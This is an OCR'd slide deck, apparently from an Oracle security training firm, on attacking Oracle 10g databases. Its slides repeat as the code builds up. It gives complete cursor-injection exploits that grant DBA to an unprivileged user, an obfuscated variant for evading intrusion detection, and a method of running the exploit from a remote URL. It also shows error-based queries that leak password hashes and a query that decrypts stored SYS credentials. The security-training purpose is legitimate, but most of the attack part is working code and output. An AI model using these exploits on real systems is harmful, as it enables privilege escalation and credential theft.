
SQL Injection via cursor

At the Black hat Federal 2007 David Litchfield presented a new technique to exploit SQL Injection vulnerabilities without having “Create Procedure” privileges.

He showed how to use an unclosed cursor instead of a function.

Few days later the first exploits were rewritten and posted on milw0rm.

SQL Injection via cursor



```
#!/usr/bin/perl
#
# Remote Oracle KUPW$WORKER.MAIN exploit (10g)
#   - Version 2 - New "evil cursor injection" tip!
#   - No "create procedure" privileg needed!
#   - See: http://www.databasesecurity.com/ (Cursor Injection)
#
# Grant or revoke dba permission to unprivileged user
#
# Tested on "Oracle Database 10g Enterprise Edition Release 10.1.0.3.0"
#
#   REF:    http://www.securityfocus.com/archive/1/440439
#
#   AUTHOR: Andrea "bunker" Purificato
#           http://rawlab.mindcreations.com
#
#   DATE:   Copyright 2007 - Thu Feb 26 17:48:27 CET 2007
#
# Oracle InstantClient (basic + sdk) required for DBD::Oracle
#
```

SQL Injection via cursor

IMHO the new exploits on milw0rm are too long and require too many requirements (e.g. perl) and can not executed via firewalls (e.g. via iSQLPlus).

The following solution is much shorter and is leaving a smaller footprint in the system because there is no trace available in dba_role_privs

SQL Injection via cursor

SQL Injection via cursor

```
DECLARE
```

SQL Injection via cursor

```
DECLARE

MYC NUMBER;
```

SQL Injection via cursor

```
DECLARE

MYC NUMBER;

BEGIN
```

SQL Injection via cursor

```
DECLARE

MYC NUMBER;

BEGIN

  MYC := DBMS_SQL.OPEN_CURSOR;
```

SQL Injection via cursor

```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,'declare pragma
   autonomous_transaction; begin execute immediate
   ''grant dba to USER23'';commit;end;',0);
```

SQL Injection via cursor

```
DECLARE
MYC NUMBER;
BEGIN
  MYC := DBMS_SQL.OPEN_CURSOR;
  DBMS_SQL.PARSE(MYC,'declare pragma
   autonomous_transaction; begin execute immediate
   ''grant dba to USER23'';commit;end;',0);
  SYS.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute
   ('||myc||')--');
```

SQL Injection via cursor

```
DECLARE

MYC NUMBER;

BEGIN

  MYC := DBMS_SQL.OPEN_CURSOR;

  DBMS_SQL.PARSE(MYC,'declare pragma
   autonomous_transaction; begin execute immediate
   ''grant dba to USER23'';commit;end;',0);

  SYS.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute
   ('||myc||')--');

END;
```

SQL Injection via cursor

```
DECLARE

MYC NUMBER;

BEGIN

  MYC := DBMS_SQL.OPEN_CURSOR;

  DBMS_SQL.PARSE(MYC,'declare pragma
   autonomous_transaction; begin execute immediate
   ''grant dba to USER23'';commit;end;',0);

  SYS.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute
   ('||myc||')--');

END;

/
```

SQL Injection via cursor

```
DECLARE

MYC NUMBER;

BEGIN

  MYC := DBMS_SQL.OPEN_CURSOR;

  DBMS_SQL.PARSE(MYC,'declare pragma
    autonomous_transaction; begin execute immediate
    ''grant dba to USER23'';commit;end;',0);

  SYS.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute
    ('||myc||')--');

END;

/



set role dba;
```

SQL Injection via cursor

```
DECLARE

MYC NUMBER;

BEGIN

  MYC := DBMS_SQL.OPEN_CURSOR;

  DBMS_SQL.PARSE(MYC,'declare pragma
   autonomous_transaction; begin execute immediate
   ''grant dba to USER23'';commit;end;',0);

  SYS.KUPW$WORKER.MAIN('x',''' and 1=dbms_sql.execute
   ('||myc||')--');

END;

/



set role dba;

revoke dba from user23;
```

SQL Injection via cursor (IDS evasion)

SQL Injection via cursor (IDS evasion)

```
DECLARE
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
 MYB BOOLEAN;
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
 MYB BOOLEAN;
BEGIN
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
 MYB BOOLEAN;
BEGIN

 MYC := DBMS_SQL.OPEN_CURSOR;
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
 MYB BOOLEAN;
BEGIN

 MYC := DBMS_SQL.OPEN_CURSOR;

 DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz (rsphm
uop mg fnokwi()igjjwm)zhu)',
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
 MYB BOOLEAN;
BEGIN

 MYC := DBMS_SQL.OPEN_CURSOR;

 DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz (rsphm
uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy
(=!' ,'abcdefghijklmnopqrstuvwxyz'';:='),0);
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
 MYB BOOLEAN;
BEGIN

 MYC := DBMS_SQL.OPEN_CURSOR;

 DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz (rsphm
uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy
(=!' ,'abcdefghijklmnopqrstuvwxyz'';:='),0);

MYC:=SYS.KUPV$FT.ATTACH_JOB('','''' AND
1=dbms_sql.execute ('||myc||')--',myb);
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
 MYB BOOLEAN;
BEGIN

 MYC := DBMS_SQL.OPEN_CURSOR;

 DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz (rsphm
uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy
(=!' ,'abcdefghijklmnopqrstuvwxyz'';:='),0);

MYC:=SYS.KUPV$FT.ATTACH_JOB('',''' AND
1=dbms_sql.execute ('||myc||')--',myb);

END;
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
 MYB BOOLEAN;
BEGIN

 MYC := DBMS_SQL.OPEN_CURSOR;

 DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz (rsphm
uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy
(=!' ,'abcdefghijklmnopqrstuvwxyz'';:='),0);

MYC:=SYS.KUPV$FT.ATTACH_JOB('','''  AND
1=dbms_sql.execute ('||myc||')--',myb);

END;
/
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
 MYB BOOLEAN;
BEGIN

 MYC := DBMS_SQL.OPEN_CURSOR;

 DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz (rsphm
uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy
(=!' ,'abcdefghijklmnopqrstuvwxyz'';:='),0);

MYC:=SYS.KUPV$FT.ATTACH_JOB('',''' AND
1=dbms_sql.execute ('||myc||')--',myb);

END;
/

SQL> set role dba;
```

SQL Injection via cursor (IDS evasion)

```
DECLARE
 MYC NUMBER;
 MYB BOOLEAN;
BEGIN

 MYC := DBMS_SQL.OPEN_CURSOR;

 DBMS_SQL.PARSE(MYC,translate('uzikpsz fsprjp
pnmghgjgna_msphapimwgh) ozrwh zczinmz wjjzuwpmz (rsphm
uop mg fnokwi()igjjwm)zhu)',
'poiuztrewqlkjhgfdsamnbvcxy
(=!' ,'abcdefghijklmnopqrstuvwxyz'';:='),0);

MYC:=SYS.KUPV$FT.ATTACH_JOB('','''  AND
1=dbms_sql.execute ('||myc||')--',myb);

END;
/

SQL> set role dba;

SQL> revoke dba from public;
```

SQL Injection via cursor

SQL Injection via cursor

```
GRANTEE                              GRANTED_ROLE                          ADM DEF
```

SQL Injection via cursor

```
GRANTEE                        GRANTED_ROLE                   ADM DEF
------------------------------ ------------------------------ --- ---
```

SQL Injection via cursor

```
GRANTEE                        GRANTED_ROLE                   ADM DEF
------------------------------ ------------------------------ --- ---
SYS                            DBA                            YES YES
```

SQL Injection via cursor

```
GRANTEE                        GRANTED_ROLE                   ADM DEF

------------------------------ ------------------------------ --- ---

SYS                            DBA                            YES YES

WKSYS                          DBA                            NO  YES
```

SQL Injection via cursor

```
GRANTEE                        GRANTED_ROLE                   ADM DEF
------------------------------ ------------------------------ --- ---
SYS                            DBA                            YES YES
WKSYS                          DBA                            NO  YES
SYSMAN                         DBA                            NO  YES
```

SQL Injection via cursor

```
GRANTEE                        GRANTED_ROLE                   ADM DEF
------------------------------ ------------------------------ --- ---
SYS                            DBA                            YES YES
WKSYS                          DBA                            NO  YES
SYSMAN                         DBA                            NO  YES
SYSTEM                         DBA                            YES YES
```

Calling the exploit

You can call the exploit in SQL*Plus by submitting the text

or

you can put the exploit code on your website and call the webpage directly from SQL*Plus

```
SQL> @http://www.orasploit.com/exploit1.sql
```

or

```
SQL> @http://192.168.2.88/exploit1.sql
```

Exploits Enhancements

All Oracle statements are sent over the network unencrypted. By encrypting the SQL statement in the cursor we can also fool IDS systems like snort which are monitoring the network traffic.

(sample - for demonstration purpose only)

```
DBMS_SQL.PARSE(MYC,(decode
    ('a7987987c9e987d987c987b987e98756645bc2134fa
    82342cde4897987'),0);
```

SQL Injection / Information Retrieval

It’s also possible to use SQL Injection for information retrieval

SQL Injection / Information Retrieval

It’s also possible to use SQL Injection for information retrieval

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from
dual;


localhost
```

SQL Injection / Information Retrieval

It’s also possible to use SQL Injection for information retrieval

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from dual;

localhost
```

```
SQL> select utl_inaddr.get_host_name('anti-hacker') from dual;
```

SQL Injection / Information Retrieval

It's also possible to use SQL Injection for information retrieval

```
SQL> select utl_inaddr.get_host_name('127.0.0.1') from
dual;

localhost
```

```
SQL> select utl_inaddr.get_host_name('anti-hacker') from
dual;

select utl_inaddr.get_host_name('anti-hacker') from dual
       *
ERROR at line 1:
ORA-29257: host anti-hacker unknown
ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35

ORA-06512: at line 1
```

SQL Injection / Information Retrieval

SQL Injection / Information Retrieval

Whenever Oracle expect a string it’s always possible to pass a query instead:

SQL Injection / Information Retrieval

Whenever Oracle expect a string it’s always possible to pass a query instead:

```
SQL> select utl_inaddr.get_host_name((select
username||'='||password
from dba_users where rownum=1)) from dual;
```

SQL Injection / Information Retrieval

Whenever Oracle expect a string it’s always possible to pass a query instead:

```
SQL> select utl_inaddr.get_host_name((select
username||'='||password
from dba_users where rownum=1)) from dual;
```

```
select utl_inaddr.get_host_name((select username||'='||
password from dba_users where rownum=1)) from dual
       *
ERROR at line 1:
ORA-29257: host SYSTEM=D4DF7931AB130E37 unknown

ORA-06512: at "SYS.UTL_INADDR", line 4
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection / Information Retrieval

SQL Injection / Information Retrieval

http://myserver.com/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||utl_inaddr.get_host_name((select%20global_name%20from%20global_name))

SQL Injection / Information Retrieval

```
http://myserver.com/prelex/detail_dossier_real.cfm?
CL=en&DosId=124131||utl_inaddr.get_host_name((select
%20global_name%20from%20global_name))
```

```
Message: Error Executing Database Query.

Native error code: 29257

SQL state: HY000

Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host EXTUCOMA.myserver.com unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

SQL Injection / Information Retrieval

SQL Injection / Information Retrieval

`http://myserver.com/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||utl_inaddr.get_host_name((select%20count(*)%20from%20all_users))`

SQL Injection / Information Retrieval

http://myserver.com/prelex/detail_dossier_real.cfm?CL=en&DosId=124131||utl_inaddr.get_host_name((select%20count(*)%20from%20all_users))

```
Message: Error Executing Database Query.

Native error code: 29257

SQL state: HY000

Detail: [Macromedia][Oracle JDBC Driver][Oracle]
ORA-29257: host 37 unknown
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at "SYS.UTL_INADDR", line 35
ORA-06512: at line 1
```

Get the SYS password in cleartext (10g)

Oracle Gridcontrol and Database control are storing passwords in encrypted and not hashed in a special table.

Using the following select statement reveals the password in clear text. In many organizations the same password is used for many/all databases.

```
select credential_set_column, sysman.decrypt
 (credential_value) from SYSMAN.MGMT_CREDENTIALS2;
```

Check for weak passwords


The next step is to check the database for weak passwords with checkpwd. To do this it is necessary to have access to the view dba_users.

Normally only DBAs have access to this system.

```
checkpwd <user>/<password>@//<ipaddress>/<SID>
default_passwords.txt
```

checkpwd is not a hackertool because you need already a DBA account to run checkpwd.

Check for weak passwords



```
BT oracle # checkpwd system/alexora1@//192.168.2.232/ora9201 default_passwords.txt
Checkpwd 1.12 - (c) 2006 by Red-Database-Security GmbH
Oracle Security Consulting, Security Audits & Security Trainings
http://www.red-database-security.com

initializing Oracle client library
connecting to the database
retrieving users and password hash values
opening weak password list file
reading weak passwords list
checking passwords
SYS      OK [OPEN]
SYSTEM   OK [OPEN]
DBSNMP has weak password DBSNMP [OPEN]
SCOTT has weak password TIGER [OPEN]
CTXSYS has weak password CTXSYS [OPEN]
PLSQL    OK [OPEN]
OUTLN has weak password OUTLN [EXPIRED & LOCKED]
XDB has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
WKSYS has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ODM has weak password ODM [EXPIRED & LOCKED]
OLAPSYS has weak password MANAGER [EXPIRED & LOCKED]
QS_ES has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_WS has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_ADM has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
SH has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
PM has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
OE has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
HR has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
RMAN has weak password RMAN [EXPIRED & LOCKED]
QS_CS has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_CB has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_CBADM has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
QS_OS has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ODM_MTR has weak password MTRPW [EXPIRED & LOCKED]
WKPROXY has weak password CHANGE_ON_INSTALL [EXPIRED & LOCKED]
ANONYMOUS       OK [EXPIRED & LOCKED]
WMSYS has weak password WMSYS [EXPIRED & LOCKED]
ORDSYS has weak password ORDSYS [EXPIRED & LOCKED]
ORDPLUGINS has weak password ORDPLUGINS [EXPIRED & LOCKED]
MDSYS has weak password MDSYS [EXPIRED & LOCKED]

Done. Summary:
  Passwords checked      : 5696
  Weak passwords found   : 27
  Elapsed time (min:sec) : 0:1
  Passwords / second     : 5696
```

Check for weak passwords

After running checkpwd in your company (only if you have the explicit permission to do this) your DBA should change the weak Oracle passwords as soon as possible.

But keep in mind that changing passwords on the database server only normally breaks applications (e.g. Application server) if you do not change the passwords on the AppServer too.

Q & A

Q & A

URLs

Backtrack 2 (contains Instant client, tnscmd10g, checkpwd):
http://www.remote-exploit.org/backtrack.html

Oracle Instant Client
http://www.oracle.com/technology/software/tech/oci/instantclient/index.html

Oracle Assessment Kit
http://www.databasesecurity.com/dbsec/OAK.zip

Contact

Red-Database-Security GmbH
Bliesstraße 16
66538 Neunkirchen
Germany

Phone: +49 - 174 - 98 78 118
Fax: +49 - 6821 - 91 27 354
E-Mail: training@red-database-security.com